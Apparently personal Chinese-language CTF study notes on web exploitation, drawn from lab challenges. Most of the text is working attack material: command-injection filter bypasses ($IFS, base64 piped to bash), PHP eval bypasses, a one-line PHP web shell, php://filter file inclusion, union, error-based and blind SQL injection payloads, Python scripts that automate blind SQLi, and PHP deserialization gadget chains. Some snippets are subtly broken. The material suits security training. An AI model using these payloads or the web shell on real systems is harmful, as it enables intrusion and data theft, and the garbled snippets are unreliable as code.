

网络迷踪

给出一个图片或者别的什么，到网上去搜索相关的信息，可能是手机号或者是别的，以此得到flag

手动构造请求

借助BurpSuite，通过重放，更改请求、传递参数，以及爆破用户名和密码，以此来得到flag


源码查阅 (web)

给出一个页面让找flag，通过页面上的元素或者 `ctrl + u` 查看页面的源代码，一般可能是游戏或者什么，有一个条件达成的时候才能获取到flag

这其中又涉及到了在浏览器打断点，以及直接在控制台输出javascript语句

防盗链

有的服务器为了防止爬取做的，这种时候需要利用burpSuit的重放，更改请求的来源地址，让服务器误以为是自己本身在请求自己，来输出flag



后台扫描

利用 `dirsearch` 在windows或者Linux中扫描一个网址对应的后台的文件，


```
cat$IFS/etc/passwd
# 等价于: cat /etc/passwd
```

2) \$IFS\$9 (更安全的写法)

```
cat$IFS$9/etc/passwd
```

\$9 代表第 9 个位置参数，如果没传参就是空串。用 \$9 是为了防止 \$IFS 和后面的字符串粘连成一个新的变量名（如 \$IFS/etc 会被解析为变量）。

3) 花括号 {}

```
{cat,/etc/passwd}
```

花括号展开后每个元素之间自动用空格分隔。

4) Tab 制表符 %09

```
cat%09/etc/passwd          # URL 编码中 Tab = %09
```

5) 重定向符号 <

```
cat</etc/passwd
# < 本身就会分隔命令和参数，不需要空格
```

6) \$() 空命令替换

```
cat$/etc/passwd
# $() 执行空命令，返回空串，相当于 cat /etc/passwd
```

7) 变量拼接

```
a=c;b=a;c=t;${a}${b}${c} /etc/passwd
# 拼出来就是: cat /etc/passwd
```

8) 编码绕过

```
# Base64
echo Y2F0IC9ldGMvcGFzc3dk | base64 -d | bash
# 解码后: cat /etc/passwd

# Hex
echo -e "\x63\x61\x74\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64" | bash
```

速查表

<code>preg_replace()</code>	PHP 的正则替换函数。
<code>"# #"</code>	正则表达式模式，使用 <code>#</code> 作为定界符，匹配一个英文空格（ASCII 32）。注意它不匹配制表符 <code>\t</code> 、换行 <code>\n</code> 等，只匹配普通空格。
<code>""</code>	替换为空字符串，即删除匹配到的字符。
<code>\$cmd</code>	要被处理的原始字符串。

这是一个空格过滤，使用绕过后获得flag

绕过文件过滤

←

↺

🏠

⚠ 不安全 124.221.18.25:30553/class05/1.php?cmd=passthru(%27ls%27);

🔍

GitHub: 世界构建...

👤 博客园 - 开发者的...

🌐 OA

🔗 DeepSeek - 探索未...

🧠 我的知识

```
<?php
header("content-type:text/html;charset=utf-8");
highlight_file(__FILE__);
error_reporting(0);
if(isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    if (!preg_match("/flag|system|php/i", $cmd)) {
        eval($cmd);
    }
    else{
        echo "命令有问题哦，来黑我丫!!!";
    }
}
```

1.php flag.php

首先是需要查看目录，找flag可能在哪里，找到后直接cat，但是flag以及php被禁用,system()这个直接执行的方法也被禁用了,不过绕过过滤的时候传入的cmd参数会直接被eval()函数执行

绕过方法一：用其他命令执行函数替代 system()

system 被禁，但这些函数没被禁：

替代函数	用法
<code>passthru()</code>	<code>passthru("ls");</code>
<code>exec()</code>	<code>exec("ls");</code>
<code>shell_exec()</code>	<code>shell_exec("ls");</code>
<code>popen()</code>	<code>popen("ls", "r");</code>
反引号	<code>echo `ls`;</code> （反引号会自动调用 shell_exec)

绕过方法二：绕过 flag 关键字

1) 通配符（最简单）

```
cat /f*      # * 匹配任意字符
cat /f??     # ? 匹配单个字符
cat /fla*
#对于flag.php, 这样:
cat fl?g.p?p
```

2) 字符串拼接

```
cmd=system("cat /f"."lag");
# eval 中执行: system("cat /flag");
```

3) 变量拼接

```
cmd=$a="cat /f";$b="lag";system($a.$b);

cmd=$a="ph";$b="pinfo";$a.$b();
```

4) Base64 编码

```
cmd=system(base64_decode("Y2F0IC9mbGFu"));
// 解码后: cat /flag
```

比如:

```
# 最简单解法: passthru + 通配符
cmd=passthru("cat /f*");


# 反引号 + 字符串拼接
cmd=echo `cat /f"."lag`;
```

速查表

被禁	替代方案
system	passthru、exec、shell_exec、popen、反引号 `
flag	通配符 f*、字符串拼接 "fl"."ag"、变量拼接、Base64、chr()
php	字符串拼接、变量拼接、chr() 函数

这道题最简单的解法: ?cmd=passthru("cat /f*");

举例:



需要注意的事情是，? 在 URL 中是查询参数分隔符，如果不放在函数里，那么会直接被截断，比如命令：

```
?cmd=$a=fla;$b=g.ph?p;cat%20$a$b*
```

在浏览器的URL中，?p;cat%20\$a\$b* 这里?后面的都被截断，需要函数包裹

另外，eval()是代码执行函数，所以传进去的需要是一个函数，不能是一个没有被函数包裹的命令

绕过读取过滤

当 cat 等读取命令被禁用时，可以用其他命令或方法读取文件内容。

一、cat 被禁用时的替代命令

反向读取类

```
tac /flag          # 反向逐行输出（cat 倒过来）
rev /flag          # 反转每行的字符顺序
```

分页/截取类

```
head /flag          # 输出文件开头
tail /flag          # 输出文件结尾
more /flag          # 分页输出（空格翻页）
less /flag          # 分页输出
cut -c1- /flag      # 按字符截取
```

格式转换类

```
od /flag            # 八进制转储
xxd /flag           # 十六进制转储
strings /flag       # 提取可打印字符串
base64 /flag        # Base64 编码输出
```

文本处理类

```
nl /flag            # 带行号输出
```

三、速查表

被禁命令	替代方案
cat	tac、nl、head、tail、more、less、sort、strings、od、xxd、base64、strings
cat + tac	head、tail、sed、awk、grep、nl、base64、strings
所有读取命令	cp 复制后下载、base64 编码、dd、文件描述符、反弹 Shell
cat + 空格	tac\$IFS/flag、head\$IFS/flag、base64\$IFS/flag
cat + flag	tac /f*、head /f*、base64 /f*、strings /f*

最常用的是 tac、head、tail、base64、strings，如果都被禁了就用 cp 复制后下载或 dd 逐字节读取。

```
/?ip=
|\'|\\\"|\\\\\\(|\\)|\\[|\\]|\\{\\}|\\}/", $ip, $match)){
    echo preg_match("/&|\\/|\\.|?|\\*|\\{|\\[\\x{00}-\\x{20}]|\\>|\\'|\\\"|\\\\\\(|\\)|\\[|\\]|\\{\\}|\\}/", $ip, $match):
    die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
    die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
} else if(preg_match("/.*f.*l.*a.*g.*"/, $ip)){
    die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "
";
print_r($a);
}
??
```

特别的，绕过后我们执行php的一句话木马：

```
<?php system($_POST['cmd']); ?>
```

php漏洞

文件包含漏洞

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL0NURjJ7YzlwMDIxYzQtNzJiMi00MjliLThtN2YzNzdmNzdiYjkwfQo=

?file=php://filter/read=convert.base64-encode/resource=flag.php

直接过滤方式将flag.php文件的内容编码为base64，这样就能打印出来，再去解码，即可获得源码内容

```
data:text/plain,
```

```
php://input
```

重要的是，文件包含的情况下只要被包含的文件中有php代码就会直接执行，即使文件是.txt或者其他的格式

SQL注入爆破示例

```
-- 查询当前数据库名称
select database()
SHOW DATABASES;
-- 查询某数据库下所有的表:
select GROUP_CONCAT(table_name) from information_schema.TABLES where
table_schema='数据库名称'

-- 查询某表下所有的列:
select GROUP_CONCAT(column_name) from information_schema.COLUMNS where
TABLE_name='表名'

-- 查询某表指定列的数据:
select GROUP_CONCAT(列1,'|',列2) from 表名

-- %23 代表了 #
sql注入的方式判断表的列数，:
1' order by 3--+
```

页面上又显示的时候，优先考虑联合注入

联合注入:

1.判断列数: 3列


```
1' order by 3--+
-1'/**/order/**/by/**/3#
```

这是使用了输出SQL报错信息的情况下，如果不是3，会报错，我们再更改，但是如果不显示报错信息到页面，那就需要更换

直接利用回显来做判断

特殊的，如果能够确定其中存在一个字段，比如登录的用户名，那么可以将其拼接到sql注入中，比如：

```
name=admin'order/**/by/**/2#&pwd=123    # 这里确定存在admin用户了
```



需要注意的一点是，有时候后端做了判断必须返回对应的参数比如PWD，不返回的话无法查询

2.判断回显列：2 3列

```
-1' union select 1,2,3--+
```

3.爆破数据库名：

```
-1' union select 1,2,(select database())--+  
-1'/**/union./**/select/**/1,2(select database())--+
```

4.爆破表名：

```
-1' union select 1,2,(select GROUP_CONCAT(table_name) from  
information_schema.TABLES where table_schema='security')--+  
#需要注意的是，上面的是因为回显是第3列，所以第3列进行查询需要的来回显，之所以写为  
(select GROUP_CONCAT(table_name))，是因为 FROM 必须在所有列之后，如果不加括号，FROM 会  
被当成整个 UNION SELECT 的 FROM，而不是子查询的FROM，导致列数和结构错乱  
  
,,  
#可以认为是:union select 1, 2, func()  
  
1'union/**/select/**/group_concat(table_name),2/**/from/**/information_schema.ta  
bles/**/where/**/table_schema='ctf'#
```

5.爆破列:

```
-1' union select 1,2,(select GROUP_CONCAT(column_name) from  
information_schema.COLUMNS where TABLE_name='users')--+
```

```
1'union/**/select/**/group_concat(column_name),2/**/from/**/information_schema.c  
olumns/**/where/**/table_name='flag'#
```

需要注意的是，这里的查询是与列相关的，比如这里回显的是1、2两列，本来的第三列直接写了子查询
(select GROUP_CONCAT(column_name) from information_schema.COLUMNS where
TABLE_name='users')所以，如果只有2列，且只有第1列回显，那么：

```
group_concat(table_name), 2 # 2只是占位。无其他作用
```

特别的对于and语法：

```
admin' /**/ and /**/ 1=2 /**/ union /**/ select /**/ database(),2#
```

替换 /**/ 为空格后等价于：

```
SELECT name, pwd FROM users WHERE name='admin' and 1=2 union select  
database(),2#'
```

分两部分：

1. name='admin' and 1=2 - 原查询部分，1=2 永远为假，所以原查询不返回任何行

2. union select database(),2 - 你注入的查询，一定会返回一行

这样做的好处是页面上只显示你注入的数据，不会被原查询的 admin 行干扰。

如果不用 and 1=2，原查询可能也返回一行，页面上就会同时显示 admin 的信息和你的数据，有时候会混淆

union的要求是union后面的列数和前面查询的一致，我们这里没写是因为已经判断出列数是2了，列数按照逗号“,”分割，如下图：

- SQL 的 UNION 规则：前后两个查询的列数必须相同。

假设原查询是：

```
SELECT name, pwd FROM users WHERE name='xxx' AND pwd='yyy'
```

这是2列。你用 UNION 拼接时也必须2列：

```
SELECT name, pwd FROM users WHERE name='1' UNION SELECT database(), 2#
```

如果你写成3列：

```
UNION SELECT database(), 2, 3
```

MySQL 会直接报错，因为前面2列后面3列，对不上。

为什么有这个规则

UNION 的作用是把两个查询结果上下拼接成一张表：

原查询结果：

name	pwd
admin	123

UNION 结果：

name	pwd
admin	123
ctf	2

你注入的结果：

ctf	2
-----	---

需要注意的是，SQL查询语句中，如果union的左边和右边都能查询到，默认显示左边的数据(还是因为这里只能显示1列所以只能显示出左边)

6.爆破数据:

```
-1' union select 1,2,(select GROUP_CONCAT(username,'|',password) from users)--+
```

group_concat(flag,2) # 这里 2 被当成了 group_concat 的参数,而不是第2列。
group_concat() 是把多个值拼成一个字符串,所以 group_concat(flag,2) 的意思是把 flag 列和数字 2 拼接在一起,结果是一个值,只有1列。

SQL 看到的是:


```
UNION SELECT group_concat(flag,2) FROM flag#  
--          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ 只有1列
```

对应的,只有2列的,如果第1列是回显的,那么:

```
1'union select fun(),2 from flag# ' #这里的func()是一个比喻,改为我们要执行的  
#如果是要直接获取到的不需要做配置的,直接:  
1'union/**/select/**/flag,2/**/from/**/flag#&pwd=1  
如果需要做一下字符串的拼接,则:  
1'union/**/select/**/group_concat('得到',flag),2/**/from/**/flag#&pwd=1
```

报错注入:

```
and extractvalue(1,concat(0x7e,(命令)))--+;  
-- (命令)中填写需要的操作  
  
-- 报错注的extractvalue()返回值只能32个字节,数据会被截断,需要另外做处理  
  
1' and extractvalue(1,concat(0x7e,(select  
substring(GROUP_CONCAT(username,'|',password),60) from users)))--+  
  
substring(参数1,读取起始地址)  
通过不断的更新起始地址,读出后面被截断的部分,拼接起来得到完整数据
```



比如这种,不完整

```

1.爆破数据库名称: security
1' and extractvalue(1,concat(0x7e,(select database())))--+

2.爆破表名: emails, referers, uagents, users
1' and extractvalue(1,concat(0x7e,(select GROUP_CONCAT(table_name) from
information_schema.TABLES where table_schema='security')))--+


3.爆破列 (users): id, username, password
1' and extractvalue(1,concat(0x7e,(select GROUP_CONCAT(column_name) from
information_schema.COLUMNS where TABLE_name='users')))--+

4.爆破数据:
1' and extractvalue(1,concat(0x7e,(select GROUP_CONCAT(username,'|',password)
from users)))--+

```

盲注:

盲注的是我们不知道数据库、通过字母的ASCII比较



?id=1' and 1=2--+



?id=1' and 这里构造出布尔条件--+

“构造布尔条件”是盲注爆破数据的核心!

既然盲注页面看不到数据,那就把数据参与到布尔条件构造,然后看页面的状态结果,相当于爆破:

?id=1' and substr((select database()),1,1)='a'--+

?id=1' and substr((select database()),1,1)='b'--+

?id=1' and substr((select database()),1,1)='c'--+

这里省略部分过程.....

?id=1' and substr((select database()),1,1)='s'--+

(测试到这里为s的时候,页面有显示,则s为爆破出的第一个字符)

Welcome Dhakkan
You are in.....

把第一个1换成2、3、4.....就能依次爆破出第1、2、3、4.....位的数据

```

import requests

url='http://124.221.18.25:31755/Less-8/?id='
subselect='select database()'
result=''
for i in range(1,100):
    for j in range(32,127):
        payload=f"1' and ascii(substr(({subselect}},{i},1))={j}%23"
        r=requests.get(url=url+payload)
        if 'You are in' in r.text:
            result+=chr(j)
            print(result)
            break
    if j==126:

```

```
exit()
```

```
import requests as req
import string
import time

url = "http://124.221.18.25:31755/Less-8/?id="
select = "select database()" # 爆破数据库名
#select = "select group_concat(table_name) from mysql.innodb_table_stats where database_name=database()" # 爆破表名
#select =
"select(GROUP_CONCAT(column_name))from(information_schema.`COLUMNS`)where(TABLE_name)='Flaaaaag'" #爆破列名
#select="select(GROUP_CONCAT(fl4gaws1))from(Flaaaaag)" #爆破指定列数据

result = ""
for i in range(1,1000): #这里的数字有时候要调整，否则长度超过的就爆破不出来
    low = 32
    high = 127
    mid = (low+high)//2
    while low<high :
        payload = f"1' and ascii(substr(({select}},{i},1))>{mid}%23"
        r = req.get(url=url+payload)
        time.sleep(0.2) #注意 buuctf上的坑 不能发送太快 因此要加这句 【其他平台可以删掉这行】
        if "You are in" in r.text: #这里的 成功 两字要根据情况修改
            low = mid + 1
        else:
            high = mid
            mid =(low+high)//2
        if mid == 32 or mid == 127: #这里实际上只要mid==32就可以 意思是for循环的i只要超过了数据长度 payload中获取的是空字符，最终mid=32
            break
        result +=chr(mid)
    print(result)
```

序列化与反序列化

```
serialize() #序列化
unserialize() #反宣布劣化
```

```
<!-- <?php
class test{
    public $a = 'system("cat index.php");';
    public function displayVar() {
        eval($this->a);
    }
}
$t = new test();

// 序列化
$serialized = serialize($t);
echo "序列化结果:\n";
```

```
echo $serialized . "\n\n";

// 反序列化还原
$unserialized = unserialize($serialized);
echo "反序列化后调用 displayVar():\n";
$unserialized->displayVar();
?> -->

<?php
class User {
    var $cmd = "system('ls');";
}
//序列化
echo serialize(new User());
?>
```

序列化和反序列化过程中，PHP 会自动调用以下魔术方法。这些方法在反序列化漏洞中常常成为攻击入口。

php魔术方法

• 什么是魔术方法

PHP中的魔术方法是指一些特殊的方法，其方法名以两个下划线开头（即__），这些方法会在特自动触发被调用，在反序列化漏洞题型中，经常会出现一些魔术方法。

• 常见魔术方法

1

__construct(), 类的构造函数

2

__destruct(), 类的析构函数

3

__call(), 在对象中调用一个不可以访问方法时调用

4

__callStatic(), 用静态方式中调用一个不可以访问方法时调用

5

__get(), 获得一个类的成员变量时调用

6

__isset(), 当对不可访问属性调用isset()或empty()时调用

7

__set(), 设置一个类的成员变量时调用

8

__unset(), 当对不可访问属性调用unset()时被调用

9

__sleep(), 执行serialize()时，先会调用这个函数

10

__wakeup(), 执行unserialize()时，先会调用这个函数

11

__toString(), 类被当成字符串时的回应方法

12

__invoke(), 调用函数的方式调用一个对象时的回应方法

13

__set_state(), 调用var_export()导出类时，此静态方法被调用

14

__clone(), 当对象复制完成时调用

15

__autoload(), 尝试加载未定义类

16

__debugInfo(), 打印所需调试信息

魔术方法	触发时机	调用顺序
__construct()	new 创建对象时自动调用，初始化对象属性	①（new 时）
__sleep()	serialize() 调用前触发，返回要序列化的属性名数组	②（序列化时）
__serialize()	serialize() 调用时触发（PHP 7.4+），返回要序列化的数据数组	②（优先于__sleep()）
__wakeup()	unserialize() 调用后触发,反序列化执行前触发，用于重建数据库连接等	④（反序列化时）
unserialize()	unserialize() 调用时触发（PHP 7.4+），接收序	④（优先于

魔术方法	序列化数据数组 触发时机	__wakeup() 调用顺序
<code>__destruct()</code>	对象被销毁时触发（脚本结束、unset()、引用计数归零）	最后
<code>__toString()</code>	对象被当作字符串使用时触发（如 <code>echo \$obj</code> ）	—
<code>__invoke()</code>	对象被当作函数调用时触发（如 <code>\$obj()</code> ）	—
<code>__call()</code>	调用不存在的方法时触发	—
<code>__get()</code>	访问不存在的属性时触发	—
<code>__set()</code>	给不存在的属性赋值时触发	—

构造函数 与析构函数

`__construct()` — 构造函数

```
class User {
    public $name;

    // new 对象时自动调用，初始化属性
    public function __construct($name) {
        $this->name = $name;
        echo "构造函数被调用，创建用户：{" . $this->name . "}\n";
    }
}

$u = new User("张三");
// 输出：构造函数被调用，创建用户： 张三
```

- 触发时机：`new User()` 时自动执行
- 作用：初始化对象属性，如打开文件、连接数据库
- 注意：`unserialize()` 不会调用构造函数！这是反序列化漏洞的根源之一

`__destruct()` — 析构函数

```
class Logger {
    public $msg = "默认日志";

    public function __construct($msg) {
        $this->msg = $msg;
    }

    // 对象销毁时自动调用
    public function __destruct() {
        echo "析构函数被调用，写入日志：{" . $this->msg . "}\n";
        // 实际场景：关闭数据库连接、写入文件、释放资源
    }
}

$log = new Logger("用户登录");
// 输出：构造函数被调用
```

```
unset($log); // 手动销毁，立即触发 __destruct()  
// 输出：析构函数被调用，写入日志：用户登录
```

- 触发时机：
 - `unset($obj)` — 手动销毁对象
 - 脚本执行结束 — 所有对象被清除
 - 变量被重新赋值 — 旧对象的引用计数归零
 - 函数执行结束 — 局部变量被销毁
- **反序列化漏洞关键**：即使不手动调用任何方法，脚本结束时 `__destruct()` 也会自动执行！

析构函数作为攻击入口：

```
<?php  
class Dangerous {  
    public $cmd = "whoami";  
  
    public function __destruct() {  
        system($this->cmd); // 自动执行系统命令  
    }  
}  
  
// 攻击 payload: 0:10:"Dangerous":1:{s:3:"cmd";s:9:"cat /flag";}   
$obj = unserialize($_GET['data']);  
// 脚本结束时 $obj 被销毁 → __destruct() 自动触发  
// → system("cat /flag") 被执行  
?>
```

反序列化漏洞常用触发方式：

```
<?php  
class Exploit {  
    public $cmd = "whoami";  
  
    // unserialize() 之后自动调用  
    public function __wakeup() {  
        system($this->cmd);  
    }  
  
    // 对象销毁时自动调用  
    public function __destruct() {  
        system($this->cmd);  
    }  
}  
  
// 攻击者传入恶意序列化字符串  
$payload = '0:7:"Exploit":1:{s:3:"cmd";s:6:"whoami";}';  
unserialize($payload);  
// → __wakeup() 触发 → system("whoami") 执行  
// → 脚本结束 → __destruct() 触发 → system("whoami") 再次执行  
?>
```

调用链示例：

unserialize() 执行时:

- ① `__construct()` - 不调用! `unserialize` 不会调用构造函数
- ② `__unserialize()` - 或 `__wakeup()`, 恢复对象状态
- ③ 脚本结束
- ④ `__destruct()` - 对象销毁, 这是最常见的攻击入口

unserialize() + echo:

- `unserialize()` → 自动触发 `__wakeup()`
`echo $obj` → 自动触发 `__toString()`
脚本结束 → 自动触发 `__destruct()`

关键点:

- `__wakeup()` 和 `__destruct()` 是反序列化漏洞中最常利用的两个方法, 因为它们在**不显式调用**的情况下自动执行
- `__toString()` 也常被利用, 只需将对象放在字符串上下文中即可触发
- PHP 7.4+ 新增 `__serialize()` 和 `__unserialize()`, 优先于 `__sleep()` 和 `__wakeup()`

```
<?php
highlight_file(__FILE__);
class User {
    const SITE = 'uusama';
    public $username;
    public $nickname;
    private $password;
    public function __construct($username, $nickname, $password)
    {
        $this->username = $username;
        $this->nickname = $nickname;
        $this->password = $password;
    }
    public function __sleep() {
        return array('username', 'nickname');
    }
}
$user = new User('a', 'b', 'c');
echo serialize($user);
?>
```

O:4:"User":2:{s:8:"username";s:1:"a";s:8:"nickname";s:1:"b";}

`__sleep()`方法的调用是序列化之前,

`wakeup()`的使用:

```
<?php

class User {
    const SITE = 'uusama';
    public $username;

}
$user = new User();
$user->username = 'ls';
echo serialize($user);
?>
```

← ↻ 🏠 ⚠ 不安全 124.221.18.25:14237/class08/4.php?benben=O:4:"User":1:{s:8:"username";s:2:"ls";}

🔍 | [GitHub: 世界构建...](#) [博客园 - 开发者的...](#) [OA](#) [DeepSeek - 探索未...](#) [我的知识库](#) [协同办公平台 - 谭跃](#)

```
<?php
highlight_file(__FILE__);
error_reporting(0);
class User {
    const SITE = 'uusama';
    public $username;
    public $nickname;
    private $password;
    private $order;
    public function __wakeup() {
        system($this->username);
    }
}
$user_ser = $_GET['benben'];
unserialize($user_ser);
?>
```

1.php 2.php 3.php 4.php

这样就执行了ls查看的命令

举例：


```
<?php
highlight_file(__FILE__);
error_reporting(0);
class index {
    private $test;
    public function __construct() {
        $this->test = new normal();
    }
    public function __destruct() { 起点
        $this->test->action();
    }
}
class normal {
    public function action() {
        echo "please attack me";
    }
}
class evil {
    var $test2;
    public function action() { 重点
        eval($this->test2);
    }
}
unserialize($_GET['test']);
?>
```



这里最后的接收test将其反序列化，那也就意味着test如果是index类的实现对象，对象因为没有被引用会被回收，触发析构函数，代码上index类的析构函数是调用自己的test属性，只要test属性是evil对象就可以实现，所以我们要构造一个test是evil对象的index类，序列化之后输入

```
1  <?php
2  class index {
3      private $test;
4      public function __construct(){
5          $this->test = new evil();
6      }
7  }
8
9  class evil {
10     var $test2='system("ls");';
11 }
12
13 echo urlencode(serialize(new index()));
14
```

编码解码

特征总结

